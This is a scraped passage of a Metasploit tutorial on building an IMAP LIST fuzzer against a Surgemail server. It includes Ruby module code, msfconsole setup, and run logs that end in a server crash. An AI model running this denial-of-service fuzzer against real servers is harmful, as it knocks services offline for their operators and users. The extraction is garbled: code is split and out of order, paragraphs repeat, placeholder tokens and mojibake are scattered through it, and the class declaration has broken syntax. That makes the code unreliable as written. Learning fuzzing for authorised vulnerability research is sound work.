Simple IMAP Fuzzer a11y.text Simple IMAP Fuzzer Writing our own IMAP Fuzzer Tool a11y.text Writing our own IMAP Fuzzer Tool During a host reconnaissance session we discovered an IMAP Mail server which is known to be vulnerable to a buffer overflow attack (Surgemail 3.8k4-4). We found an advisory for the vulnerability but canâ€™t find any working exploits in the Metasploit database nor on the internet. We then decide to write our own exploit starting with a simple IMAP fuzzer. From the advisory we do know that the vulnerable command is IMAP LIST and you need valid credentials to exploit the application. As weâ€™ve previously seen, the big â€œlibrary arsenalâ€• present in MSF can help us to quickly script any network protocol and the IMAP protocol is not an exception. Including Msf::Exploit::Remote::Imap will save us a lot of time. In fact, connecting to the IMAP server and performing the authentication steps required to fuzz the vulnerable command, is just a matter of a single line command line! Here is the code for the IMAP LIST fuzzer: ##

```
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##


require 'msf/core'


class Metasploit3 > Msf::Auxiliary

    include Msf::Exploit::Remote::Imap
    include Msf::Auxiliary::Dos
```

```
    def initialize
        super(
            'Name'           => 'Simple IMAP Fuzzer',
            'Description'    => %q{
                        An example of how to build a simple IMAP fuzzer.
                        Account IMAP credentials are required in this fuzzer.
                    },
            'Author'         => [ 'ryujin' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision: 1
```

Overiding the _run()_ method, our code will be executed each time the user calls **run** from msfconsole. In the while loop within _run()_, we connect to the IMAP server and authenticate through the function _connect_login()_ imported from **Msf::Exploit::Remote::Imap**. We then call the function _fuzz_str()_ which generates a variable size alphanumeric buffer that is going to be sent as an argument of the LIST IMAP command through the _raw_send_recv_ function. We save the above file in the **auxiliary/dos/windows/imap/** subdirectory and load it from msfconsole as it follows: msf > use auxiliary/dos/windows/imap/fuzz_imap

msf auxiliary(fuzz_imap) > show options Module options: Name Current Setting Required

Description IMAPPASS no The password for the specified username

IMAPUSER no The username to authenticate as

RHOST yes The target address

RPORT 143 yes The target port msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7

RHOST => 172.16.30.7

msf auxiliary(fuzz_imap) > set IMAPUSER test

IMAPUSER => test

msf auxiliary(fuzz_imap) > set IMAPPASS test

IMAPPASS => test ### Testing our IMAP Fuzzer Tool

We are now ready to fuzz the vulnerable IMAP server. We attach the surgemail.exe process from ImmunityDebugger and start our fuzzing session: msf auxiliary(fuzz_imap) > run [ ] Connecting to IMAP server 172.16.30.7:143â€¦

[ ] Connected to target IMAP server.

[ ] Authenticating as test with password testâ€¦

[ ] Generating fuzzed dataâ€¦

[ ] Sending fuzzed data, buffer length = 684

[ ] 0002 LIST () /â€œv1AD7DnJTVykXGYYM6BmnXL[â€¦]â€• â€œPWNEDâ€• [ ] Connecting to IMAP server 172.16.30.7:143â€¦

[ ] Connected to target IMAP server.

[ ] Authenticating as test with password testâ€¦

[ ] Generating fuzzed dataâ€¦

[ ] Sending fuzzed data, buffer length = 225

[ ] 0002 LIST () /â€œlLdnxGBPh1AWt57pCvAZfiL[â€¦]â€• â€œPWNEDâ€• [*] 0002 OK LIST completed [ ] Connecting to IMAP server 172.16.30.7:143â€¦

[ ] Connected to target IMAP server.

[ ] Authenticating as test with password testâ€¦

[ ] Generating fuzzed dataâ€¦

[ ] Sending fuzzed data, buffer length = 1007

[ ] 0002 LIST () /â€œFzwJjIcL16vW4PXDPpJV[â€¦]gaDmâ€• â€œPWNEDâ€• [ ]

[ ] Connecting to IMAP server 172.16.30.7:143â€¦


[ ] Connected to target IMAP server.

[ ] Authenticating as test with password testâ€¦

[ ] Authentication failed

[ ] Host is not responding - this is G00D ;)

[*] Auxiliary module execution completed MSF tells us that the IMAP server has probably crashed and ImmunityDebugger confirms it as seen in the following image:




```
        )
    end

    def fuzz_str()
        return Rex::Text.rand_text_alphanumeric(rand(1024))
    end

    def run()
        srand(0)
        while (true)
            connected = connect_login()
            if not connected
                print_status("Host is not responding - this is G00D ;)")
                break
            end
            print_status("Generating fuzzed data...")
```

```
        fuzzed = fuzz_str()
        print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
        req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
        print_status(req)
        res = raw_send_recv(req)
          if !res.nil?
        print_status(res)
          else
            print_status("Server crashed, no response")
            break
          end
        disconnect()
      end
    end
```

end Overiding the run() method, our code will be executed each time the user calls run from msfconsole. In the while loop within run() , we connect to the IMAP server and authenticate through the function connect_login() imported from Msf::Exploit::Remote::Imap . We then call the function fuzz_str() which generates a variable size alphanumeric buffer that is going to be sent as an argument of the LIST IMAP command through the raw_send_recv function. We save the above file in the auxiliary/dos/windows/imap/ subdirectory and load it from msfconsole as it follows: urltomarkdowncodeblockplaceholder10.8591328561482503 Testing our IMAP Fuzzer Tool a11y.text Testing our IMAP Fuzzer Tool We are now ready to fuzz the vulnerable IMAP server. We attach the surgemail.exe process from ImmunityDebugger and start our fuzzing session: urltomarkdowncodeblockplaceholder20.5777989909432966 MSF tells us that the IMAP server has probably crashed and ImmunityDebugger confirms it as seen in the following image: Fuzzing an IMAP Server | Metasploit Unleashed Next Exploit Development Prev Simple TFTP Fuzzer